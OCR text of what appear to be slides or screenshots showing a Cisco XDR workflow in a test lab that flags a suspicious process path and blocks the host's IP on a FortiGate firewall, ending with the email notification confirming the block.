
parent_process_path: C:\Users\Public\splunkd.exe

Blocking IP address on a FortiGate firewall

GetCon

Megbízható kapcsolat

Cisco XDR Incident



← Incidents

1000 Open

Suspicious Process Path on xwrk01.itbtest.local

Reported by Cisco XDR Analytics (cdo-cisco-scsordas) on Sep 20, 2024 @ 11:31 AM CEST

View detailed description

A process was executed on an endpoint from a directory that shouldn't have

Unknown IP Address

192.168.36.119

Zoltan Tamas
Cisco - scsordas

IP Address U 192.168.36.119

Orbital

Secure Endpoint - Cisco - scsordas

Search for this IP

SecureX Orchestrator


- *Cisco Orbital - Take Forensic Snapshot (Windows)
- *#EDR Host Isolation with Email Approval - TZ
- *Cisco Secure Endpoint - Host Isolation with Tier 2 Approval
- *Cisco Secure Endpoint - Move Computer to Group
- #FortiGate - Block URL, IP - SMTP alert - TZ
- #Block IP Observable on Feed - TZ

Shodan

Search for this IP

Browse IP

Cisco XDR Remote




Advanced

An on-prem virtual appliance that enables your workflows to communic
inside your network that do not have access to the public internet.

Connection URL: tcps://automate-remote.us.security.cisco.com:8883

Remote name	Status	Owner	Last modified
XDR-Remote	Connect...	tamas.zoltan@getcon.hu	9/19/2024, 2:32:21 PM

FortiGate Firewall



Name	From	To	Source	Destination	Schedule	Service	Action
XDR-FW-Policy	lan2	TRUNK (wan)	all	XDR-AddressGroup XDRFeed-IP	always	ALL	DENY
RA-VPN-WEB-MODE	SSL-VPN tunnel interface (ssl.root)	DMZ1 (DMZ1) DMZ2 (DMZ2) VLAN251 (VLAN251)	TEST-RA-VPN-WEB-GROUP all	Forti-Lab-DMZ01-PC Forti-Lab-DMZ02-PC INSIDE_SUBNET	always	ALL	ACCEPT
RA-VPN-ADMIN-ACCESS	SSL-VPN tunnel interface (ssl.root)	DMZ1 (DMZ1) DMZ2 (DMZ2)	CCIE-ISE-RA-VPN-GRP RA-VPN-ADMIN-POOL	ASA-REMOTE DMZ01-SUBNET	always	ALL	ACCEPT
ONLY-SSH-FOR-REMOTE-HOST	TEST VLAN						
TEST-VPN-REVERSE	TEST VLAN						
TEST-VPN	DMZ1 DMZ2						
DMZ02_FTP_Server_Access	OUTS						
DMZ01_Web_Server_Access	OUTS						

Edit Address Group

Category: IPv4 Group | IPv6 Group | Proxy Group

Group name: XDR-AddressGroup

Color: Change

Type: Group | Folder

Members:
- SXo-Address-1710937146
- SXo-Address-1727083841
- +

Exclude members

Static route configuration

Comments: Write a comment... 0/255


OK | Cancel

Address: SXo-Address-1727083841
Type: Subnet
Subnet: 192.168.36.119/32
Interface: □ any
References: 1

Edit

GetCon
MEGBÍZHATÓ KAPCSOLAT

Cisco XDR Notification



Cisco XDR - #FortiGate - Block URL

Yahoo/XDR Ale...


Mon, 23 Sept at 11:30

From: xdr-alert@amazonaws.com
To: tarzan021@yahoo.com

ip "192[.]168[.]36[.]119" blocked in FortiGate successfully **Address Name**: SXo-Address-1727083841 **Address Group Name**: XDR-AddressGroup **Policy Name**: XDR-FW-Policy

MEGBÍZHATÓ KAPCSOLAT

Cisco XDR Workflow



Workflow Name: 1 Selected

